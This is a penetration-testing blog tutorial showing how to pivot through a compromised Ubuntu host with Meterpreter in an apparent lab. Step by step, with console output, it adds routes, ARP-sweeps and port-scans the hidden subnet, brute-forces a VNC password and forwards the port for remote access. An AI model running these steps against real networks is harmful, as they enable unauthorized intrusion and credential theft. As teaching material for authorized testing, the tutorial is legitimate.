

Hacking Articles

Raj Chandel's Blog

[Author](#)[Web Penetration Testing](#)[Penetration Testing](#)[Courses We Offer](#)[My Books](#)[Donate us](#)

VNC Pivoting through Meterpreter

posted in [KALI LINUX](#) , [PENETRATION TESTING](#) on [OCTOBER 2, 2017](#) by [RAJ CHANDEL](#)

[SHARE](#)

In previous article we had describe [VNC peneration testing](#) and [VNC tunneling through SSH](#) but today we are going to demonstrate VNC pivoting.

From Offensive Security

Pivoting is technique to get inside an unreachable network with help of pivot (centre point). In simple words it is an attack through which attacker can exploit those system which belongs to different network. For this attack, the attacker needs to exploit the main server that helps the attacker to add himself inside its local network and then attacker will be able to target the client system for attack.

Search

Subscribe to Blog via Email


SUBSCRIBE

Lab Setup requirement:

Attacker machine: Kali Linux

Pivot Machine: ubuntu operating system with **two** network interface

Target Machine: ubuntu (Allow VNC service)



Exploit pivot machine



Generate payload using msfvenom start multi/handler to hack the pivot machine (ubuntu) read complete article from [here](#) and bypass its UAC to achieve admin privileges.

sessions

From given image you can confirm that I owned pivot machine (192.168.1.226) meterpreter session.

```
meterpreter > sysinfo ↵  
Computer      : ubuntu  
OS            : Linux 3.13.0-32-generic #57-Ubuntu  
Architecture  : x64  
System Language : en_US  
Meterpreter   : python/linux  
meterpreter > ifconfig ↵
```

Check network interface through following command:

Meterpreter> ifconfig

From given image you can observe two networks interface in pivot's system **1st** for IP **192.168.1.226** through which attacker is connected and **2nd** for IP **10.0.0.1** through which VNC server (targets) are connected.

Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Best of Hacking
- 🔖 Browser Hacking
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Domain Hacking
- 🔖 Email Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking
- 🔖 Window Password Hacking
- 🔖 Windows Hacking Tricks
- 🔖 Wireless Hacking
- 🔖 Youtube Hacking

```
Interface 2
=====
Name       : eth0
Hardware MAC : 00:0c:29:bf:43:8a
MTU        : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.1.226
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:febf:438a
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
=====
Name       : eth1
Hardware MAC : 00:0c:29:bf:43:94
MTU        : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 10.0.0.10
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::20c:29ff:febf:4394
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Route Add

Since attacker belongs to **192.168.1.1** interface and client belongs to **10.0.0.0** interface therefore it is not possible to directly make attack on client network until unless the attacker acquires same network connection. In order to achieve 10.0.0.0 network attacker need run the **post exploitation** "autoroute".

use **post/multi/manage/autoroute**

Articles

Select Month




Facebook Page



```
msf post(autoroute) > set session 3
```

```
msf post(autoroute) > exploit
```



```
msf > use post/multi/manage/autoroute ↩
msf post(autoroute) > set session 3
session => 3
msf post(autoroute) > run

[*] Running module against ubuntu
[*] Searching for subnets to autoroute.
[*] Unable to get routes from session, trying interface list.
[+] Route added to subnet 192.168.1.0/255.255.255.0 from eth0.
[+] Route added to subnet 10.0.0.0/255.0.0.0 from eth1.
[*] Post module execution completed
```

ARP Sweep to identify Active host

This module will enumerate alive Hosts in local network using ARP requests. Take help from target network interface 3 as shown above for MAC address and other details.

```
use auxiliary/scanner/discovery/arp_sweep
```

```
msf auxiliary(arp_sweep) > set rhost 10.0.0.1-254
```

```
msf auxiliary(arp_sweep) > set shost
```

```
msf auxiliary(arp_sweep) > set smac 00:0c:29:bf:43:94
```

```
msf auxiliary(arp_sweep) > run
```

Here we found a new host IP **10.0.0.20** as shown in given image. Let's perform TCP port scan for activated services on this machine.

```
msf > use auxiliary/scanner/discovery/arp_sweep ↵  
msf auxiliary(arp_sweep) > set rhosts 10.0.0.1-254  
rhosts => 10.0.0.1-254  
msf auxiliary(arp_sweep) > set shost 10.0.0.10  
shost => 10.0.0.10  
msf auxiliary(arp_sweep) > set smac 00:0c:29:bf:43:94  
smac => 00:0c:29:bf:43:94  
msf auxiliary(arp_sweep) > run  
  
[+] 10.0.0.20 appears to be up (VMware, Inc.).  
[+] 192.168.1.219 appears to be up (VMware, Inc.).  
[*] Scanned 254 of 254 hosts (100% complete)  
[*] Auxiliary module execution completed
```

TCP Port Scan post exploit

This module will enumerate open TCP port of target system.

```
use auxiliary/scanner/portscan/tcp
```

```
msf auxiliary(tcp) > set rhosts 10.0.0.20
```

```
msf auxiliary(tcp) > set thread 10
```

```
msf auxiliary(tcp) > exploit
```

From given you can observe **port 5900** is **open** and we know that 5900 used for VNC services.

```
msf > use auxiliary/scanner/portscan/tcp ↩
msf auxiliary(tcp) > set rhosts 10.0.0.20
rhosts => 10.0.0.20
msf auxiliary(tcp) > set threads 20
threads => 20
msf auxiliary(tcp) > run

[+] 10.0.0.20: - 10.0.0.20:22 - TCP OPEN
[+] 10.0.0.20: - 10.0.0.20:80 - TCP OPEN
[+] 10.0.0.20: - 10.0.0.20:3306 - TCP OPEN
[+] 10.0.0.20: - 10.0.0.20:5900 - TCP OPEN
[+] 10.0.0.20: - 10.0.0.20:6001 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

VNC brute force attack

In order to steal password for making unauthorized access in VNC machine apply Brute force attack using password dictionary in given below exploit.

```
use auxiliary/scanner/vnc/vnc_login
```

```
msf auxiliary(vnc_login) > set rhosts 10.0.0.20
```

```
msf auxiliary(vnc_login) > set pass_file /root/Desktop/pass.txt
```

```
msf auxiliary(vnc_login) > run
```

Awesome!! From given below image you can observe the same password: **123456** have been found by metasploit.


```

msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set rhosts 10.0.0.20
rhosts => 10.0.0.20
msf auxiliary(vnc_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(vnc_login) > run

[*] 10.0.0.20:5900 - 10.0.0.20:5900 - Starting VNC login sweep
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[+] 10.0.0.20:5900 - 10.0.0.20:5900 - Login Successful: :123456
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[-] 10.0.0.20:5900 - 10.0.0.20:5900 -
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

VNC Port forwarding on Local port

Now Type following command for port forwarding on localhost.

```
Meterpreter> portfwd add -l 6000 -p 5900 -r 10.0.0.20
```

-l: This is a local port to listen on.

-p: The remote port to connect on.

-r: The remote host address to connect on.

```


meterpreter > portfwd add -l 6000 -p 5900 -r 10.0.0.20
[*] Local TCP relay created: :6000 <-> 10.0.0.20:5900

```

Now open the terminal and type following command to connect target machine:

```
vncviewer 127.0.0.1:6000
```


Wonderful!! We had successfully exploit VNC client by making unauthorized access.



Author: Sanjeet Kumar is a Information Security Analyst | Pentester | Researcher
Contact [Here](#)

Share this:



Like this:

Loading...

ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← VNC TUNNELING OVER SSH

NEXT POST

SSH PENETRATION TESTING (PORT 22) →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.